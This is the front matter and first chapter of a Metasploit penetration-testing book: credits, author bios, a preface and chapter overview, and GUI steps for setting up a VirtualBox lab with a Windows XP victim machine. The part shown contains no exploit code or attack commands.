Community Experience Distilled

Learning Metasploit Exploitation and Development

Develop advanced exploits and modules with a fast-paced, practical learning guide to protect what's most important to your organization, all using the Metasploit Framework

Aditya Balapure

[PACKT] PUBLISHING open source*

Learning Metasploit Exploitation and Development

Develop advanced exploits and modules with a fast-paced, practical learning guide to protect what's most important to your organization, all using the Metasploit Framework

Aditya Balapure

[PACKT] PUBLISHING open source community experience distilled

BIRMINGHAM - MUMBAI

Learning Metasploit Exploitation and Development

First published: July 2013

Production Reference: 1160713

Published by Packt Publishing Ltd.
Livery Place
35 Livery Street
Birmingham B3 2PB, UK.

ISBN 978-1-78216-358-9

www.packtpub.com

Cover Image by Asher Wishkerman (a.wishkerman@mpic.de)

Credits

Author
Aditya Balapure

Reviewers
Kubilay Onur Gungor
Abhinav Singh

Acquisition Editor
Kartikey Pandey

Lead Technical Editor
Ankita Shashi

Technical Editors
Dennis John
Priya Singh
Sanhita Sawant
Aniruddha Vanage

Copy Editors
Insiya Morbiwala
Aditya Nair
Laxmi Subramanian

Project Coordinator
Gloria Amanna

Proofreaders
Katherine Tarr
Stephen Silk

Indexer
Hemangini Bari

Graphics
Ronak Dhruv

Production Coordinator
Nilesh R. Mohite

Cover Work
Nilesh R. Mohite

About the Author

Aditya Balapure is an information security researcher, consultant, and an author with expertise in the fields of Web Application Penetration Testing and Enterprise Server Security. Aditya has 3 years' of practical experience in the field of information security. He has quite a few credentials to his name, such as Associate of ISC2 (CISSP), CEH, ECSA, MCP, a few international publications, as well as a few research articles. His deep interest in vulnerability assessment and offensive penetration testing groups him among the white hats of the information security arena. Aditya is extensively involved in conducting corporate trainings in addition to his constant hobby of vulnerability disclosure and security research.

I would like to thank God, my parents, and my friends who have been of valuable help to me always, throughout my life.

About the Reviewers

Kubilay Onur Gungor has been working in the IT Security field for more than 7 years; he started his professional security career with the cryptanalysis of images—images encrypted using chaotic logistic maps. He gained experience in the Network Security field by working in the Data Processing Center of Isik University where he was the president of the Information Security and Research Club. After working as a QA tester on the Netsparker Web Application Security Scanner project, he continued his career in the Penetration Testing field with one of the leading security companies in Turkey. He performed many penetration tests and consultancies for the IT infrastructure of several large clients, such as banks, government institutions, and telecommunication companies.

Currently (since September 2012), he is working with the Sony Europe Incident Management team to develop incident management and overall cyber security strategies.

Kubilay has also been developing multidisciplinary cyber security approaches, including criminology, conflict management, perception management, terrorism, unconventional warfare theory, international relations, and sociology. He is the founder of Arquanum Multidisciplinary Cyber Security and Intelligence, an international research society for implications of implementing different disciplines into cyber struggles.

Kubilay has participated in many security conferences as a frequent speaker.

Besides security certificates, he holds Foreign Policy, Marketing and Brand Management, and Surviving certificates.

He is a full-patch member of the *Freedom Riders Motorcycle Club*.

Abhinav Singh is a young information security specialist from India. He has a keen interest in the field of Hacking and Network Security and has adopted this field as his full-time employment. He is the author of *Metasploit Penetration Testing Cookbook*, *Packt Publishing*, a book dealing with pen-testing using the most widely used framework. Abhinav's work has been quoted in several portals and technology magazines. He is also an active contributor to the SecurityXploded community. He can be reached via e-mail at `abhinavbom@gmail.com`. His Twitter handle is `@abhinavbom`.

I would like to thank my grandparents for their blessings, my parents for their support, and my sister for being my perfect doctor.

---

www.PacktPub.com

Support files, eBooks, discount offers and more

You might want to visit `www.PacktPub.com` for support files and downloads related to your book.

Did you know that Packt offers eBook versions of every book published, with PDF and ePub files available? You can upgrade to the eBook version at `www.PacktPub.com` and as a print book customer, you are entitled to a discount on the eBook copy. Get in touch with us at `service@packtpub.com` for more details.

At `www.PacktPub.com`, you can also read a collection of free technical articles, sign up for a range of free newsletters and receive exclusive discounts and offers on Packt books and eBooks.

`http://PacktLib.PacktPub.com`

Do you need instant solutions to your IT questions? PacktLib is Packt's online digital book library. Here, you can access, read and search across Packt's entire library of books.

Why Subscribe?

- Fully searchable across every book published by Packt
- Copy and paste, print and bookmark content
- On demand and accessible via web browser

Free Access for Packt account holders

If you have an account with Packt at `www.PacktPub.com`, you can use this to access PacktLib today and view nine entirely free books. Simply use your login credentials for immediate access.

Table of Contents

Preface

Learning Metasploit Exploitation and Development is a guide to real-world network hacking with the best tricks to master the art of exploitation.

This book has been designed in well-defined stages to facilitate effective learning. From the actual setup to vulnerability assessment, and finally exploitation, this book gives in-depth knowledge of penetration testing. The book deals with vulnerability assessment exercises with some of the industrially-used tools and report making tips. It covers the topics of client exploitation, backdoors, post-exploitation, and also exploit development with Metasploit.

This book has been developed keeping in mind a practical hands-on approach so that readers can effectively try and test what they actually read. We are confident this book will prove to be effective in helping you develop the skills of an offensive penetration tester.

What this book covers

Chapter 1, *Lab Setup*, covers the complete lab setup required during the course of the book.

Chapter 2, *Metasploit Framework Organization*, covers the organization of the Metasploit Framework, which includes the various interfaces and the architecture of the Metasploit Framework.

Chapter 3, *Exploitation Basics*, covers the concepts of vulnerability, payloads, and the basics of exploitation. We will also learn how to compromise vulnerable systems using various exploitation techniques through Metasploit.

Chapter 4, *Meterpreter Basics*, covers how a user compromises a system through the meterpreter and what types of information he may be able to extract using the meterpreter functionalities after exploitation.

Chapter 5, *Vulnerability Scanning and Information Gathering*, covers various techniques of information gathering about a victim using the modules of Metasploit.

Chapter 6, *Client-side Exploitation*, covers the various techniques of client-side exploitation through Metasploit.

Chapter 7, *Post Exploitation*, covers the first phase of post-exploitation and discusses various information-gathering techniques of the compromised system through the meterpreter.

Chapter 8, *Post Exploitation – Privilege Escalation*, covers the various techniques of elevating privileges after compromising a system. We will use various scripts and post-exploitation modules to achieve this task.

Chapter 9, *Post Exploitation – Cleaning Up Traces*, covers the various techniques of clearing our tracks after compromising a system and avoiding being caught by the system administrator.

Chapter 10, *Post Exploitation – Backdoors*, covers how to make a backdoor executable deploy at the compromised system for a persistent connection.

Chapter 11, *Post Exploitation – Pivoting and Network Sniffing*, covers the various techniques through which we can leverage our point of contact server/system on the external network and leverage it to exploit the other systems on a different network.

Chapter 12, *Exploit Research with Metasploit*, covers the basics of exploit development using Metasploit, crafting exploits with Metasploit and using various payloads for the exploits.

Chapter 13, *Using Social Engineering Toolkit and Armitage*, covers how to use the add-on tools to the Metasploit Framework and further enhance our skills of exploitation.

What you need for this book

The software required to practice hands-on along with this book are BackTrack R2/R3, Windows XP SP2, and Virtual Box.

Who this book is for

This book is for security professionals interested in network exploitation and hacking. This guide is featured with chapters to develop the skills of an industrial penetration tester for testing industrial networks.

Conventions

In this book, you will find a number of styles of text that distinguish between different kinds of information. Here are some examples of these styles, and an explanation of their meaning.

Code words in text are shown as follows: "The important directories get listed which are `data`, `external`, `tools`, `plugins`, and `scripts`."

New terms and **important words** are shown in bold. Words that you see on the screen, in menus or dialog boxes for example, appear in the text like this: "If we want to configure our network settings manually, we can select **Custom settings** and then click on **Next >**".

Warnings or important notes appear in a box like this.

Tips and tricks appear like this.

Reader feedback

Feedback from our readers is always welcome. Let us know what you think about this book—what you liked or may have disliked. Reader feedback is important for us to develop titles that you really get the most out of.

To send us general feedback, simply send an e-mail to `feedback@packtpub.com`, and mention the book title via the subject of your message.

If there is a topic that you have expertise in and you are interested in either writing or contributing to a book, see our author guide on `www.packtpub.com/authors`.

Customer support

Now that you are the proud owner of a Packt book, we have a number of things to help you to get the most from your purchase.

Errata

Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you find a mistake in one of our books—maybe a mistake in the text or the code—we would be grateful if you would report this to us. By doing so, you can save other readers from frustration and help us improve subsequent versions of this book. If you find any errata, please report them by visiting `http://www.packtpub.com/submit-errata`, selecting your book, clicking on the **errata submission form** link, and entering the details of your errata. Once your errata are verified, your submission will be accepted and the errata will be uploaded on our website, or added to any list of existing errata, under the Errata section of that title. Any existing errata can be viewed by selecting your title from `http://www.packtpub.com/support`.

Piracy

Piracy of copyright material on the Internet is an ongoing problem across all media. At Packt, we take the protection of our copyright and licenses very seriously. If you come across any illegal copies of our works, in any form, on the Internet, please provide us with the location address or website name immediately so that we can pursue a remedy.

Please contact us at `copyright@packtpub.com` with a link to the suspected pirated material.

We appreciate your help in protecting our authors, and our ability to bring you valuable content.

Questions

You can contact us at `questions@packtpub.com` if you are having a problem with any aspect of the book, and we will do our best to address it.

1
Lab Setup

In this chapter we are going to demonstrate the complete lab setup needed for the practical, hands-on working experience with this book. To set up the lab we need three things: Oracle VM VirtualBox, Microsoft Windows XP SP2, and BackTrack 5 R2.

Oracle VM VirtualBox is a product of Sun Microsystems. It is a software virtualization application and is used for running multiple operating systems on a single computer. It supports many operating systems including Linux, Macintosh, Sun Solaris, BSD, and OS/2. Each virtual machine can execute its own operating system in parallel with the host operating system. It also supports Network adapters, USB devices, and Physical disk drives within a virtual machine.

Microsoft Windows XP is an operating system produced by the Microsoft Corporation. It is primarily used for personal computers and laptops.

BackTrack is a Linux-based freeware operating system. It is widely used by security professionals and penetration testers. It consists of a lot of open source tools for penetration testing and digital forensics.


Now we will install both operating systems in Oracle VM VirtualBox, and use BackTrack as an attacker machine and Windows XP as the victim machine.

Installing Oracle VM VirtualBox

The steps for installing Oracle VM VirtualBox are:


1. First, run the setup file to start the installation procedure and then click on **Next >**.

2. Now choose the installation directory where you want to install and click on **Next >**.




3. Select the shortcut option if you want to create a shortcut icon on the desktop or in the launch bar and then click on **Next >**.
4. It will then reset the network connectivity and display a warning sign; click on **Yes** and continue the installation of the wizard.

5. The setup wizard is ready for the installation, click on **Install** to continue.



6. The setup has started the installation and it will take several minutes to complete.
7. Now it will ask to install the USB device driver, click on **Install** to install the driver software.




8. After a few minutes the installation wizard is finished and Oracle VM VirtualBox is ready for use. Click on **Finish**.


Installing WindowsXP on Oracle VM VirtualBox

Now we are going to install Windows XP SP2 in VirtualBox. Just perform the following steps for successful installation:


1. First, launch your VirtualBox and click on **New**.




2. You will get a new window with the message **Welcome to the New Virtual Machine Wizard**; click on **Next**.
3. You will get a new window showing memory options, here we will need to specify the amount of base memory (RAM) for our virtual machine. Select the amount of memory and then click on **Next**.




4. After this we will get a new window with the option to create a virtual hard disk. Here we will select **Create new hard disk** and click on **Next**.




5. We then get a new window with the message **Welcome to the Virtual disk creation wizard**. Here we have some options for the hard disk file type; we select **VDI (VirtualBox Disk Image)**. You may select another type of file, but VDI is recommended for best performance. After selecting the file type, click on **Next**.




6. We then see a new window named **Virtual disk storage details**. In this window we can see details of the two types of storage: **Dynamically allocated** and **Fixed size**. The details of these two types of storage are mentioned in this window. So it depends upon the user as to what kind of storage he may prefer. In this case we will select **Dynamically allocated**; click on **Next** to continue.




7. Now we will get a new window with options for the **Location** and **Size** of the virtual disk file. We choose the location where we want to create the file for the virtual disk. After that, select the size for your virtual disk. In this case we are specifying 10 GB space for virtual disk. Then click on **Next** to continue.



8. We then get a new window with the summary of our virtual machine settings. In this window we can check the settings we previously provided for our virtual machine, such as the file type of our hard disk, storage details, location details, and the size of our hard disk. After checking the settings we then click **Create**.



